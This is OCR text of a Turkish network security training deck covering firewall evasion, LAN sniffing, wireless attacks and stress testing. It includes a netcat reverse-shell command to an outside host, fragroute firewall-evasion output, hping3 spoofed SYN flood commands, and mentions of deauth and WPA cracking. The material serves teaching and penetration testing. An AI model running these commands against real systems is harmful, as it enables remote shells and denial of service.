
servislerini atlatmak

ve saldırıları maskeleme

için kullanılır



Atlatma Teknikleri | Ters Tünelleme



Atlatma Teknikleri | Ters Tünelleme

- Netcat Reverse Tunnel
  - netcat -e /bin/bash *www.evbilgisayarim.com* *443*
  - *Evbilgisayarim~# nc –l –p 443*

Atlatma Teknikleri | Packet Frag.

- Layer 7 Firewall'lar uygulama katmanında işlem yapar
  - Paketlerin sadece ip ve port bileşenlerine değil içeriğine de bakar
  - İçerisinde /etc/passwd geçiyorsa engelle gibi!

#iptables –A INPUT –p tcp –dport 80 –m string –algo bm –string /etc/passwd –j REJECT

Atlatma Teknikleri | Packet Frag.

- SSL kullanılarak L7 firewallar atlatılabilir
- Çeşitli encoding teknikleri kullanılarak L7 firewallar atlatılabilir
- Çeşitli ip parçalama teknikleri kullanılarak L7 firewallar atlatılabilir


Atlatma Teknikleri | Packet Frag.

Paket parçalama araçları;

- Fragroute
- Sniffjoke
- Hexinject

```
root@bga:~# sysctl -p
net.ipv4.conf.default.rp_filter = 0
net.ipv4.conf.all.rp_filter = 0
net.ipv4.ip_forward = 1
root@bga:~# fragroute siberguvenlik.org
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
192.168.1.12 > 178.18.197.18: icmp: type 117 code 111 (frag 0:24@0+) [delay 0.00
1 ms]
192.168.1.12 > 178.18.197.18: (frag 0:16@48)
192.168.1.12 > 178.18.197.18: (frag 0:16@48) [delay 0.001 ms]
192.168.1.12 > 178.18.197.18: (frag 0:24@24+)
192.168.1.12 > 178.18.197.18: icmp: type 8 code 0 (frag 0:24@0+)
192.168.1.12 > 178.18.197.18: (frag 0:24@24+) [delay 0.001 ms]
192.168.1.12 > 178.18.197.18: (frag 0:24@24+) [delay 0.001 ms]
192.168.1.12 > 178.18.197.18: icmp: type 115 code 72 (frag 0:24@0+) [delay 0.001
 ms]
192.168.1.12 > 178.18.197.18: (frag 0:16@48)
192.168.1.12 > 178.18.197.18: (frag 0:16@48) [delay 0.001 ms]
192.168.1.12 > 178.18.197.18: (frag 0:24@24+)
192.168.1.12 > 178.18.197.18: icmp: type 8 code 0 (frag 0:24@0+)
```

Atlatma Teknikleri | Encoding



Yerel Ağlarda Güvenlik Analizi

- Sniffing Teknikleri
  - Aktif Sniffing
  - Pasif Sniffing
- DNS Cache Poisoining
- Arpspoof
- Man in the Middle Saldırıları

Yerel Ağlarda Güvenlik Analizi

- Tcpdump
- Wireshark/Tshark
- Dnsiff Araçları
- Ettercap
- Scapy

Kablosuz Ağ Keşfi ve Saldırılar


- Gizli SSID sahip kablosuz ağlar
- Kablosuz ağa bağlı MAC Adresleri
- Deauth paketleri !
- Web/Wpa parolalarını kırmak

Kablosuz Ağ Keşfi ve Saldırılar

- Kismet
- Airpcap
- Airodump
- Airoscript

Network Stress Test

- Anormal paketlere karşı verdiği yanıtlar
- Session yönetimi
- Session kapasitesi



Network Stress Test

- udp.pl
- Hping3
- Letdown
- Siege
- Netstress (bga)

Network Stress Test

- Hping3 IP spoof
  - # hping3 –randsource –S -p 80 bga.com.tr
- Flood
  - # hping3 –randsource –S -p 80 bga.com.tr --flood

Network Stress Test

- Siege web stress test

```
root@bga:~# siege -c 100 -A firefox bga.com.tr
** SIEGE 2.70
** Preparing 100 concurrent users for battle.
The server is now under siege...
HTTP/1.1 301   1.59 secs:       0 bytes ==> /
HTTP/1.1 301   1.71 secs:       0 bytes ==> /
HTTP/1.1 301   1.70 secs:       0 bytes ==> /
HTTP/1.1 301   1.73 secs:       0 bytes ==> /
HTTP/1.1 301   1.75 secs:       0 bytes ==> /
HTTP/1.1 301   1.88 secs:       0 bytes ==> /
HTTP/1.1 301   1.82 secs:       0 bytes ==> /
HTTP/1.1 301   1.92 secs:       0 bytes ==> /
HTTP/1.1 301   1.92 secs:       0 bytes ==> /
HTTP/1.1 301   2.08 secs:       0 bytes ==> /
HTTP/1.1 301   2.19 secs:       0 bytes ==> /
HTTP/1.1 301   2.39 secs:       0 bytes ==> /
HTTP/1.1 301   2.02 secs:       0 bytes ==> /
HTTP/1.1 301   2.17 secs:       0 bytes ==> /
HTTP/1.1 301   3.14 secs:       0 bytes ==> /
HTTP/1.1 301   2.44 secs:       0 bytes ==> /
HTTP/1.1 301   2.42 secs:       0 bytes ==> /
HTTP/1.1 301   3.35 secs:       0 bytes ==> /
HTTP/1.1 301   2.60 secs:       0 bytes ==> /
HTTP/1.1 301   2.67 secs:       0 bytes ==> /
HTTP/1.1 301   2.64 secs:       0 bytes ==> /
HTTP/1.1 301   2.67 secs:       0 bytes ==> /
HTTP/1.1 301   2.64 secs:       0 bytes ==> /
```

Teşekkürler